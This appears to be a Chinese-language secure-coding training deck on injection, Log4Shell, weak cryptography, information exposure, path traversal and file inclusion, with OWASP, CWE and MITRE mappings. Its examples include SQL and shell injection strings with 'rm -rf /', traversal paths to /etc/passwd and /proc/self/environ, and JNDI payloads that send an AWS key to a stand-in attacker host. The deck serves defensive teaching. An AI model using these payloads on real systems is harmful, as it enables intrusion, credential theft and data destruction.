- 加密 Cryptography
- 敏感資訊洩漏 Sensitive Information Exposure

存取控制 Access Control

- 存取控制失效 Broken Access Control
- 缺少授權檢查 Missing Authorization Checks
- 其他類型的存取控制漏洞 Other Types of Access Control Exploits

未經授權的文件傳輸 Unauthorized File Transfer

- 路徑遍歷 Path Traversal
- 下載未經完整性檢查的程式 Download of Code without Integrity Check
- 檔案包含漏洞 File Inclusion Vulnerabilities

注入攻擊 Injection

- 注入攻擊 Injection
- SQL 注入攻擊 SQL Injection
- OS 系統命令注入 OS Command Injection
- Log4j 漏洞攻擊 Log4Shell

[A03 - Injection](#)
3 - [CWE-89](#) SQL Injection
[T1190](#) - Exploit Public-Facing Application

[A03 - Injection](#)
7 - [CWE-78](#) - OS Command Injection
13 - [CWE-77](#) Command Injection
[T1059](#) - Command and Scripting Interpreter

[A06 - Vulnerable and Outdated Components](#)
[CWE-502](#): Deserialization of Untrusted Data
[CWE-117](#): Improper Output Neutralization for Logs
[T1190](#) - Exploit Public-Facing Application
[CVE-2021-44228](#) Log4j

環境安全 Security Environment

- 伺服器配置錯誤 Server Misconfiguration
- 使用具有已知漏洞的元件 Using Components with Known Vulnerabilities
- 韌體開發安全 Firmware Develop Security
- 雲端原生安全 Cloud Native Security

注入攻擊 Injection

A03 - Injection
3 - [CWE-89](#) SQL Injection
7 - [CWE-78](#) - OS Command Injection
13 - [CWE-77](#) Command Injection
[T1190](#) - Exploit Public-Facing Application
[T1059](#) - Command and Scripting Interpreter

說明

定義

- 注入攻擊允許攻擊者通過易受攻擊的應用程式將惡意程式碼傳遞到其他系統（例如：操作系統、資料庫伺服器、LDAP 伺服器）
- 隨意或不當地將惡意程式碼注入到系統中

漏洞成因

1. 用戶輸入數據：
 - 應用程式未對數據進行驗證、過濾或清理
2. 動態查詢：
 - 在編譯器中直接使用未經適當轉譯的非參數化調用或動態查詢
3. 物件關係映射（Object-Relational Mapping, ORM）中的惡意數據：
 - 在 * 物件關係映射 查詢參數中使用惡意數據以提取額外的敏感記錄（* 將關聯式資料庫映射至物件導向的資料抽象化技術）
4. 惡意數據拼接：
 - 惡意數據被直接使用或拼接到 SQL 語句、命令或儲存過程中
 - 在動態查詢或命令中，惡意數據與結構一起嵌入

注入攻擊 Injection

說明

風險

1. 存取敏感資料 (例如：密碼、個人資訊等)
2. 修改或刪除資料
3. 未經授權即控制應用程式行為或伺服器操作
4. 系統受到損害或拒絕服務攻擊 (DoS)

A03 - Injection

3 - CWE-89 SQL Injection

7 - CWE-78 - OS Command Injection

13 - CWE-77 Command Injection

T1190 - Exploit Public-Facing Application


T1059 - Command and Scripting Interpreter

注入攻擊 Injection

A03 - Injection
3 - [CWE-89](#) SQL Injection
7 - [CWE-78](#) - OS Command Injection
13 - [CWE-77](#) Command Injection
[T1190](#) - Exploit Public-Facing Application
[T1059](#) - Command and Scripting Interpreter

範例

- 在此場景中，網址：`http://students.com?studentid=177 or 1=1;--`
- 會從資料庫中檢索所有學生的數據，因為條件 `1=1` 永遠為真，故此查詢會返回 `students` 表中的所有記錄，從而有效繞過登入過程



SQL 注入攻擊 SQL Injection


A03 - Injection
3 - CWE-89 SQL Injection
T1190 - Exploit Public-Facing Application

說明

- 濫用有漏洞的應用程式功能，執行攻擊者指定的 SQL 查詢
- 在任何 SQL 資料庫中均可用
- 缺乏足夠的輸入過濾或驗證將導致此類攻擊

範例

- 假設此應用程式有一個登入對話框：
- 在後端，程式碼可能如下：



```
stmt.executeQuery("SELECT * FROM users WHERE user='"+user+"' AND pass='"+pass+"'")
```

- 對於正常輸入，查詢將如下所示，只有找到匹配記錄時才會返回：

```
SELECT * FROM users WHERE user=' bob ' AND pass=' secret '
```

- 如果輸入惡意數據，攻擊者可以在沒有有效憑證的情況下登入：

```
SELECT * FROM users WHERE user=' ' OR 1=1;-- ' AND pass=' '
```

SQL Note:

- **1=1** 為永遠為真的邏輯表達式
- **--** 為註解符號

SQL 注入攻擊 SQL Injection

影響

- 繞過身份驗證機制
- 資料外洩
- 執行作業系統命令
- (例如在 Postgres 中 : `COPY (SELECT 1) TO PROGRAM 'rm-rf /'`)
- 破壞 / DoS (例如 : `DROP TABLE sales`) 注入的語句有時可能會被連結 :

```
SELECT * FROM users WHERE user=' ';DROP TABLE sales;-- ' AND pass=' '
```

SQL 注入攻擊 SQL Injection

A03 - Injection
3 - CWE-89 SQL Injection
T1190 - Exploit Public-Facing Application

常見的 SQL 注入類型

- 基於錯誤
 - 攻擊者可能會根據應用程式顯示的資料庫錯誤來調整其操作
- 基於 * UNION 查詢
 - 在 SQL 查詢中， **UNION** 用來將兩個或多個 **SELECT** 查詢的結果合併成一個結果集
 - 可能用於資料外洩
- 盲目窮舉注入
 - 查詢可能不會直接傳回數據，但可以透過執行許多查詢來推斷數據，這些查詢的行為會呈現以下兩種結果之一
 - 可能基於布林值（兩種可能的回應之一）和基於時間延遲（立即執行與延遲執行）
 - 例如：以下表達式在注入時表示密碼的首字母是否為 "a"

```
SELECT name, text FROM log WHERE date=' 2025-01-18' UNION SELECT user, password FROM users -- '
```

```
IF(password LIKE 'a%', sleep(10), 'false')
```

- 單獨通道 Out of Band
 - 數據外洩是透過一個單獨通道（例如：發送 HTTP 請求、DNS 查詢）進行的，避開正常監控或防火牆

OS 系統命令注入 OS Command Injection

說明

- 濫用漏洞應用程式功能，導致執行攻擊者指定的 OS 系統命令
- 適用於所有作業系統 - Linux、Windows、MacOS
- 由於缺乏足夠的輸入過濾或驗證及不安全的作業系統命令執行，導致此漏洞

A03 - Injection

7 - CWE-78 - OS Command Injection

13 - CWE-77 Command Injection

T1059 - Command and Scripting Interpreter

範例

- 此情境中，應用程式允許使用者刪除日誌檔案：
- 刪除命令以 POST 請求的方式發送，程式指令如下：

```
action=delete&file=auditlog9.log
```

- 在伺服器上執行以下程式碼（假設使用 Java 語言）：

```
Runtime.getRuntime().exec("/bin/sh -c \" /bin/rm /var/app/logs/"+logFile+"\"");
```

- 這會轉換為以下命令：

```
/bin/sh -c "/bin/rm /var/app/logs/auditlog9.log"
```

[auditlog8.log](#)



[auditlog9.log](#)



[auditlog10.log](#)



OS 系統命令注入 OS Command Injection

範例 (續)

- 攻擊者可以替換要刪除的檔案：

```
/bin/sh -c "/bin/rm /var/app/logs/ ../../../../lib/libc.so.6 "
```

- 攻擊者可以注入任意的惡意作業系統命令：

```
/bin/sh -c "/bin/rm /var/app/logs/ x;rm-rf / "
```

潛在影響

- 完全可以控制系統
- 拒絕服務攻擊 (DoS)
- 敏感資訊被竊取 (密碼、加密金鑰、敏感個人資訊、商業機密資料)
- 在網路上的橫向移動，作為對其他系統發動攻擊的跳板
- 利用系統進行僵屍網路 (botnet) 或加密貨幣挖礦

A03 - Injection

7 - CWE-78 - OS Command Injection

13 - CWE-77 Command Injection

T1059 - Command and Scripting Interpreter

Log4j 漏洞攻擊 Log4Shell

A06 - Vulnerable and Outdated Components
CWE-502: Deserialization of Untrusted Data
CWE-117: Improper Output Neutralization for Logs
T1190 - Exploit Public-Facing Application
CVE-2021-44228 Log4j

說明

定義

- Log4j 為 Apache 開發的日誌記錄框架，Log4j 為記錄器，記錄程式中的錯誤訊息和使用者的輸入等重要資訊。使用者可以將 Log4j 插入到自己的應用程式。
- Log4Shell 為 Java 命名與目錄介面 (Java Naming and Directory Interface，JNDI) 所造成的程式碼注入漏洞。
- 攻擊者可藉由發送特製 Log 訊息，利用漏洞進而遠端執行程式碼 (RCE)
- 影響範圍：任何運行 Apache Log4j 2.0-2.14.1 版本或更早版本的設備

攻擊步驟

- 攻擊者在用戶輸入中注入惡意 payload (例如：`${jndi:ldap://malicious-server.com/resource}`)
- Log4j 解析並執行 JNDI 查詢，連接攻擊者欲控制的伺服器
- 從惡意伺服器下載並執行植入的代碼，達到遠端控制目的

Log4j 漏洞攻擊 Log4Shell

A06 - Vulnerable and Outdated Components
CWE-502: Deserialization of Untrusted Data
CWE-117: Improper Output Neutralization for Logs
T1190 - Exploit Public-Facing Application
CVE-2021-44228 Log4j

說明

風險

- 遠端程式碼執行 (RCE)：攻擊者可植入惡意程式碼並遠端控制受害系統。
- 敏感資料洩漏：攻擊者可能存取系統中儲存的用戶資料、憑證等敏感資訊。
- 橫向移動：攻擊者在取得控制權後，可能在內部網路中進行橫向移動。
- 拒絕服務攻擊 (DoS)：惡意攻擊可能造成伺服器資源耗盡，導致拒絕服務。
- 惡意軟體植入：攻擊者可安裝勒索軟體、後門或其他惡意工具，進一步擴大影響。

Log4j 漏洞攻擊 Log4Shell

A06 - Vulnerable and Outdated Components
CWE-502: Deserialization of Untrusted Data
CWE-117: Improper Output Neutralization for Logs
T1190 - Exploit Public-Facing Application
CVE-2021-44228 Log4j

範例

- 攻擊者在網站的查詢功能中輸入惡意 payload (如下)。輸入被後端記錄為日誌，觸發了 Log4j 的 JNDI 查詢功能

```
${jndi:ldap://attack-server.com/exploit}
```

- 攻擊者所控制的惡意伺服器 `attacker-server.com` 回應包含惡意 Java 的 LDAP 請求
- Log4j 在記錄該輸入時，解析 `${jndi:ldap://attacker-server.com/exploit}`，觸發了 JNDI 查詢，並加載了惡意程式碼
- 攻擊後進一步做行動，例如：蒐集數據、安裝後門、橫向移動至其他伺服器或內部系統



Malicious HTTP request is sent:
GET /index.html

```
User-Agent: ${jndi:service://attacker-server.url/s=${envAWS_ACCESS_KEY_ID}}
```



Attack Server



Vulnerable Server

```
http://attacker-server.url/?s=AWS SECRET
```

常見攻擊手法

跨站攻擊 Cross Site

- 跨站攻擊 Cross Site Scripting, XSS
- 跨站請求偽造 Cross Site Request Forgery, CSRF

存取控制 Access Control

- 存取控制失效 Broken Access Control
- 缺少授權檢查 Missing Authorization Checks
- 其他類型的存取控制漏洞 Other Types of Access Control Exploits

注入攻擊 Injection

- 注入攻擊 Injection
- SQL 注入攻擊 SQL Injection
- OS 系統命令注入 OS Command Injection
- Log4j 漏洞攻擊 Log4Shell

加密 Cryptography

- 加密 Cryptography
- 敏感資訊洩漏 Sensitive Information Exposure

[A02 - Cryptographic Failures](#)

6 - [CWE-125](#) Out-of-bounds Read

17 - [CWE-200](#) Exposure of Sensitive Information to an Unauthorized Actor

[CWE-327](#) Use of a Broken or Risky Cryptographic Algorithm

[T1600](#) - Weaken Encryption

[A02 - Cryptographic Failures](#)

17 - [CWE-200](#) Exposure of Sensitive Information to an Unauthorized Actor

[T1114](#) - Email Collection, etc.

未經授權的文件傳輸 Unauthorized File Transfer

- 路徑遍歷 Path Traversal
- 下載未經完整性檢查的程式 Download of Code without Integrity Check
- 檔案包含漏洞 File Inclusion Vulnerabilities

環境安全 Security Environment

- 伺服器配置錯誤 Server Misconfiguration
- 使用具有已知漏洞的元件 Using Components with Known Vulnerabilities
- 韌體開發安全 Firmware Develop Security
- 雲端原生安全 Cloud Native Security

加密 Cryptography

A02 - Cryptographic Failures

6 - CWE-125 Out-of-bounds Read

17 - CWE-200 Exposure of Sensitive Information to an Unauthorized Actor

CWE-327: Use of a Broken or Risky Cryptographic Algorithm

T1600 - Weaken Encryption

說明

定義

- 加密是對資料進行編碼的過程，以確保只有授權方可以存取它
- 加密提供機密性，但不提供完整性

資料加密的類型

- 靜止 (At Rest)：保護檔案、資料庫、備份和行動裝置
- 使用中 (In Use)：保護儲存在電腦記憶體中的資料
- 傳輸中 (In Transit)：保護透過網路傳送的資料
- 敏感的商業和個人資料應在所有狀態中進行加密

常見加密演算法

- 對稱金鑰演算法 (Symmetric Key Algorithms)：使用相同的金鑰進行加密和解密 (例如：AES、DES、IDEA)
- 公鑰演算法 (Public Key Algorithms)：使用單獨的金鑰進行加密和解密 (例如：RSA、橢圓曲線 Elliptic Curve、DH)
- 雜湊函數 (Hash Function)：將任意大小的資料映射到固定大小以進行驗證
- 數位簽章 (Digital Signatures)：驗證數位資訊和文件的真實性

加密 Cryptography

A02 - Cryptographic Failures

6 - CWE-125 Out-of-bounds Read

17 - CWE-200 Exposure of Sensitive Information to an Unauthorized Actor

CWE-327: Use of a Broken or Risky Cryptographic Algorithm

T1600 - Weaken Encryption

潛在危險

1. 缺乏數據和通訊加密

- 一些開發團隊不會加密儲存的數據，因為他們認為「用戶無權存取檔案系統」
- 存在許多可能導致檔案系統中儲存的檔案（設定檔、資料庫、金鑰庫等）外洩的漏洞

建議

假設包含敏感資訊的文件皆可能會被揭露和分析

2. 使用自己的加密演算法

- 一些開發團隊使用 Base64 編碼、簡單的 xor 編碼和類似的混淆方案
- 產品使用自己的加密演算法
- 自己的加密演算法在面對強大的對手時毫無勝算



此並沒有採取任何措施來確保資料安全



無效

建議

使用經過數千名數學家 and 密碼學家根據嚴格審查、通過驗證的常見加密密碼學

加密 Cryptography

A02 - Cryptographic Failures

6 - CWE-125 Out-of-bounds Read


17 - CWE-200 Exposure of Sensitive Information to an Unauthorized Actor

CWE-327: Use of a Broken or Risky Cryptographic Algorithm

T1600 - Weaken Encryption

潛在危險


3. 依賴演算法保密

- 開發團隊表示「攻擊者永遠不會知道我們的內部演算法」  容易發現
- 「逆向工程」- 致力於發現隱藏的演算法和數據，且駭客不斷嘗試以最快的速度來逆向已編譯的應用程式
- 容易被「反編譯 (de-compiled) 」：Java VM、.NET VM、Python、C/C++ 等語言都很容易被反編譯
- 「隱晦式安全 (Security through obscurity) 」並非好的防禦機制，現今所有演算法都是開源且經過了充分研究：AES、RSA、SHA* 等。

建議

始終假設演算法會被駭客知道

4. 使用 Hardcode / 可預測 / 弱密鑰 ([CWE-798](#))

- 不保護好金鑰將導致加密機制失效
- 將密碼和金鑰在產品中 Hardcode 或以明文形式儲存在設定檔中  容易發現
- 透過嘗試常用密碼即可找到容易猜到的金鑰
- 隨機產生金鑰時，它們必須由加密安全的隨機來源生成，而不是常規的 RNG

例如：在 Java 中使用 `java.security.SecureRandom` 而非 `java.util.Random`

建議

使用難以猜測、隨機產生且安全儲存的金鑰和密碼

加密 Cryptography

範例

每當應用相同的純文字「Hello World」和相同的加密演算法時，就會產生與該純文字相同的密文。

潛在影響

- 資料外洩 - 通常是敏感的個人識別資訊 (PII)，例如：健康記錄、信用卡等
- 身分盜竊 - 洩漏的個人資訊可能讓攻擊者冒充其他用戶
- 詐欺 - 洩漏身分驗證憑證，可能讓攻擊者存取無法區分惡意活動的系統
- 法令法規 - 某些資料需要根據法律或法規的規定進行保護 (例如：歐盟 GDPR、PCI 等)，未能保護此類數據可能會造成巨大損失


A02 - Cryptographic Failures

6 - CWE-125 Out-of-bounds Read

17 - CWE-200 Exposure of Sensitive Information to an Unauthorized Actor

CWE-327: Use of a Broken or Risky Cryptographic Algorithm

T1600 - Weaken Encryption



敏感資訊洩漏

A02 - Cryptographic Failures

17 - CWE-200 Exposure of Sensitive Information to an Unauthorized Actor

T1114 - Email Collection, etc.

說明

定義

- 將敏感資訊洩漏給未經授權的用戶
- 這些資訊可能被利用來對系統、用戶或管理員發起進一步的攻擊

敏感資訊類型

1. 產品功能內被視為敏感的資訊。例如：私人訊息、個人識別資訊 (PII) 等
2. 有助於攻擊者的產品或環境資訊，例如：安裝路徑、系統配置等

漏洞成因

- 設計不良
- 配置錯誤
- 不良的安全操作習慣
- 未能安全地儲存和傳輸敏感數據

敏感資訊洩漏

A02 - Cryptographic Failures
17 - CWE-200 Exposure of Sensitive Information to an Unauthorized Actor
T1114 - Email Collection, etc.

範例

- 透過錯誤訊息揭示內部伺服器的名稱或 IP：

```
Error 500: java.lang.IllegalArgumentException: Illegal character in path at index 78:  
https://ng99wdc99XXXX.ite.idng.security.com:9105/cdprofilemgmt/v2.0/admin.jsp
```

- 顯示所使用的伺服器 / 服務 / 技術的版本 (在 HTTP header 或檔案副檔名中)：

```
server: WebSEAL/9.0.2.0, Cookie: JSESSIONID=..., admin.asp
```

- 洩漏請求路徑 / 查詢參數中的秘密：

```
GET /userinfo/hello@us.security.com?access_token=joae8235nkwuea9852o4no23480setw
```

- 員工的電子郵件地址外洩 (JavaScript 檔案未被最小化或混淆)：

```
/**  
 * @author xaXXXX@us.security.com  
 * @memberOf MRS  
 * @function getCampaignCodes  
 * @description get VCPI parameters by calling dl.fn.getCampInfo()  
 * @return {JSON}  
 */
```

常見攻擊手法

跨站攻擊 Cross Site

- 跨站攻擊 Cross Site Scripting, XSS
- 跨站請求偽造 Cross Site Request Forgery, CSRF

存取控制 Access Control

- 存取控制失效 Broken Access Control
- 缺少授權檢查 Missing Authorization Checks
- 其他類型的存取控制漏洞 Other Types of Access Control Exploits

注入攻擊 Injection

- 注入攻擊 Injection
- SQL 注入攻擊 SQL Injection
- OS 系統命令注入 OS Command Injection
- Log4j 漏洞攻擊 Log4Shell

加密 Cryptography

- 加密 Cryptography
- 敏感資訊洩漏 Sensitive Information Exposure

未經授權的文件傳輸 Unauthorized File Transfer

- 路徑遍歷 Path Traversal
- 下載未經完整性檢查的程式 Download of Code without Integrity Check
- 檔案包含漏洞 File Inclusion Vulnerabilities

[A05 - Security Misconfiguration](#)
5 - [CWE-22 Path Traversal](#)
[T1083 File and Directory Discovery](#)

[A08 - Software and Data Integrity Failures](#)
[CWE-494](#) Download of Code without Integrity Check

[A05 - Security Misconfiguration](#)
10 - [CWE-434](#) Unrestricted Upload of File with Dangerous Type
[T1203](#) - Exploitation for Client Execution, etc.

環境安全 Security Environment

- 伺服器配置錯誤 Server Misconfiguration
- 使用具有已知漏洞的元件 Using Components with Known Vulnerabilities
- 韌體開發安全 Firmware Develop Security
- 雲端原生安全 Cloud Native Security

未授權的檔案傳輸

說明

定義

- 攻擊者在未經授權的情況下非法移動或複製檔案的行為
- 通常涉及竊取敏感數據、專有訊息或破壞系統檔案
- 攻擊可能發生在檔案上傳（惡意檔案注入）或下載（數據外洩）過程中

漏洞成因

- 弱存取控制：認證和授權機制實施不當
- 輸入驗證不足：缺乏數據清理導致攻擊者能操控檔名或路徑
- 路徑遍歷漏洞：使攻擊者能存取未預期的目錄或檔案
- 檔案權限配置錯誤：檔案對不該有權限的用戶或系統開放

風險

- 數據竊取：攻擊者可能竊取敏感商業數據、個人識別資訊（PII）或智慧財產
- 惡意程式碼注入：惡意檔案可能被上傳至伺服器並執行惡意程式碼
- 拒絕服務攻擊（DoS）：攻擊者可能透過上傳或下載大量數據使系統過載
- 系統受控：未授權存取關鍵檔案可能使攻擊者可以接管系統

[A05 - Security Misconfiguration](#)

[A08 - Software and Data Integrity Failures](#)

5 - [CWE-22](#) Path Traversal

[T1083](#) File and Directory Discovery

10 - [CWE-434](#) Unrestricted Upload of File with Dangerous Type

17 - [CWE-200](#) Exposure of Sensitive Information to an Unauthorized Actor

18 - [CWE-863](#) Incorrect Authorization

[CWE-494](#) Download of Code without Integrity Check

路徑遍歷 Path Traversal

A05 - Security Misconfiguration
5 - CWE-22 Path Traversal
T1083 File and Directory Discovery

說明

- 路徑遍歷漏洞允許攻擊者從存在漏洞的系統中進行「資料外洩」（軍事術語稱之為「秘密檔案檢索」）
- 讓惡意使用者能夠控制欲檢索的檔案名稱

範例 1

- 假設在應用程式的功能中，允許使用者讀取日誌檔案：

```
https://myapp.com/logs?name=log1.log
```

- 攻擊者可能濫用此功能來檢索其他檔案，包括同一資料夾中的檔案或其子目錄中的檔案：

```
https://myapp.com/logs?name=config.json  
https://myapp.com/logs?name=keys/keystore.jks
```

路徑遍歷 Path Traversal

範例 2

- 假設後端的程式碼如下 (以 Java 為範例，但相同的漏洞在任何語言中都有可能出現)

```
OutputStream out = response.getOutputStream();
FileInputStream in = new FileInputStream ("/var/log/myapp/" +
request.getParameter("name"));
byte[] buffer = new byte[4096];
int length;
while ((length = in.read(buffer)) > 0){
    out.write(buffer, 0, length);
}
in.close();
out.flush();
```

- 攻擊者可以指定相對資料夾名稱，指向檔案系統中的任何檔案：

`https://myapp.com/logs?name=../../../../etc/passwd`

- 在這種情況下，程式碼會嘗試檢索檔案 `/var/log/myapp/../../../../etc/passwd`，實際上就是 `/etc/passwd`。

路徑遍歷 Path Traversal

範例 3

- 路徑遍歷不僅適用於檔案下載，也適用於檔案上傳。攻擊者可能利用此漏洞來控制上傳檔案的儲存位置
- 在不同平台上都有效（例如：在 Windows 上使用 `..\`）
- 透過這種方式可以竊取的資訊範圍非常廣泛（在 Linux 中，幾乎所有東西都是檔案）：
 - 攻擊者可以竊取進程的環境變數（其中有時會包含密碼和加密金鑰）：

```
https://myapp.com/logs?name=../../../../proc/self/envIRON
```

- 黑名單或搜尋 / 取代的緩解措施通常無效：
 - 移除 `../` 可以被 `../../../../` 等變形方式繞過
 - `../` 可以被編碼成其他格式

URL encoding	<code>%2e%2e%2f</code>
Double-URL encoding	<code>%252e%252e%252f</code>
Unicode encoding	<code>..%c0%af</code>

- 可以使用空字節（Null Byte）來混淆檔案副檔名過濾器

```
https://myapp.com/logs?name=config.json%00.log
```


下載未經完整性檢查的程式碼

說明

- 從遠端位置下載程式碼或可執行檔，卻未充分驗證其來源與完整性：
 - 來源 (Origin) – 是否確定程式碼的主機是所信任的對象？
 - 完整性 (Integrity) – 程式碼是否已被篡改或損壞？
- 包括未檢查雜湊值或簽名即應用補丁的產品
- 包括提供檔案下載但未附上雜湊值或簽名的情況
 - 某產品的補丁機制未正確檢查更新檔案的簽名
 - 某產品提供用戶端下載檔案，但未提供雜湊值讓使用者進行驗證

範例

- 在左圖情境下，攻擊者在 CI/CD 管道中植入惡意程式碼，導致基礎設施無法防止完整性違規問題
- 這可能導致軟體和數據因未經授權的修改、篡改或存取而受到破壞或損害



下載未經完整性檢查的程式碼

潛在影響

1. 遠端命令執行 / 接管 (Remote Command Execution/Takeover) : 攻擊者可以在遠端執行命令，進一步接管目標系統的控制權
2. 資料竊取 (Data Theft) : 攻擊者可能竊取敏感數據，例如：個人資訊或機密文件
3. 數據或系統損毀 (Data or System Corruption) : 攻擊可能導致數據被損壞或系統無法正常運行
4. 任意檔案存取 (Arbitrary File Access) : 攻擊者可能載入任意檔案，獲得其內容的存取權限
5. 權限提升 (Privilege Escalation) : 透過篡改序列化對象，攻擊者可能提升其權限，獲取更高級別的控制權
6. 拒絕服務攻擊 (DoS) : 對特製序列化對象的反序列化可能消耗大量資源，導致服務中斷
7. 遠端程式碼執行 (Remote Code Execution) : 攻擊者可在遠端系統執行程式碼，進而完全掌控系統

檔案包含漏洞

A05 - Security Misconfiguration

10 - CWE-434 Unrestricted Upload of File with Dangerous Type

T1203 - Exploitation for Client Execution, etc

說明

- 檔案包含功能 (File Inclusion functionality) 是許多網頁程式設計語言和模板語言的一部分
- 程式設計不當的應用程式可能會被攻擊者濫用，從而檢索本地檔案

範例

- 當檔案名稱由使用者控制 (例如透過請求參數) 時，可以檢索任意檔案：

```
<html>
  <body>
    <!--#include file="page_header"-->
  </body>
</html>
```

- 類似行為可能出現在 JSP、PHP 和其他語言中：

```
<%
  String language = request.getParameter("language");
  @include file="<%= "licenses/" + language + ".txt" %>"
%>
```

- 不小心使用模板引擎也可能導致本地文件包含漏洞 (Local File Inclusion , LFI)
- 允許使用者控制生成頁面的部分內容，還可能導致其他嚴重問題，例如：遠端檔案包含 (RFI)、跨站腳本 (XSS)、遠端命令執行 (RCE) 等其他安全漏洞

常見攻擊手法

跨站攻擊 Cross Site

- 跨站攻擊 Cross Site Scripting, XSS
- 跨站請求偽造 Cross Site Request Forgery, CSRF

加密 Cryptography

- 加密 Cryptography
- 敏感資訊洩漏 Sensitive Information Exposure

存取控制 Access Control

- 存取控制失效 Broken Access Control
- 缺少授權檢查 Missing Authorization Checks
- 其他類型的存取控制漏洞 Other Types of Access Control Exploits

未經授權的文件傳輸 Unauthorized File Transfer

- 路徑遍歷 Path Traversal
- 下載未經完整性檢查的程式 Download of Code without Integrity Check
- 檔案包含漏洞 File Inclusion Vulnerabilities

注入攻擊 Injection

- 注入攻擊 Injection
- SQL 注入攻擊 SQL Injection
- OS 系統命令注入 OS Command Injection
- Log4j 漏洞攻擊 Log4Shell

[A05 - Security Misconfiguration](#)
[A06 - Vulnerable and Outdated Components](#)
[CWE-520](#): .NET Misconfiguration: Use of Impersonation, etc.
[T1078](#) - Valid Accounts

環境安全 Security Environment

- 伺服器配置錯誤 Server Misconfiguration
- 使用具有已知漏洞的元件 Using Components with Known Vulnerabilities
- 韌體開發安全 Firmware Develop Security
- 雲端原生安全 Cloud Native Security

[A06 - Vulnerable and Outdated Components](#)
[CWE-829](#): Inclusion of Functionality from Untrusted Control Sphere
[T1542](#) - Pre-OS Boot Execution

[A04 - Insecure Design](#)
[A05 - Security Misconfiguration](#)
[A06 - Vulnerable and Outdated Components](#)
[T1580](#) Cloud Infrastructure Discovery

環境安全

說明

定義

- 環境安全是指支援應用程式部署、運行和保護的基礎設施、設定和元件
- 其涉及正確配置、安全的程式碼實踐，以及對依賴項、容器和其他操作機制的安全管理

漏洞成因

1. 利用漏洞元件：
 - 攻擊者利用第三方程式庫（library）或依賴項中的已知漏洞攻擊系統
2. 錯誤配置的安全設定：
 - 配置錯誤可能洩漏敏感資訊，如資料庫憑證或應用程式架構
3. 缺少安全 header：
 - 缺少如 Content-Security-Policy 或 X-Frame-Options 的 header，使系統暴露於 XSS、點擊劫持和 CSRF 等攻擊中
4. 容器管理不當：
 - 安全性不足的容器可能被用來進行未經授權的存取或部署惡意程式碼

[A04 - Insecure Design](#)

[A05 - Security Misconfiguration](#)

[A06 - Vulnerable and Outdated Components](#)

[CWE-520](#): .NET Misconfiguration: Use of Impersonation,

[CWE-1104](#): Use of Unmaintained Third Party Components, etc.

[T1190](#) - Exploit Public-Facing Application

[T1580](#) Cloud Infrastructure Discovery

環境安全

說明

風險

1. 配置漏洞：
 - 配置不當的系統更容易被利用，可能暴露關鍵應用程式或基礎設施數據
2. 元件漏洞：
 - 使用過時或未修補的第三方元件可能使系統易於受已知攻擊的影響
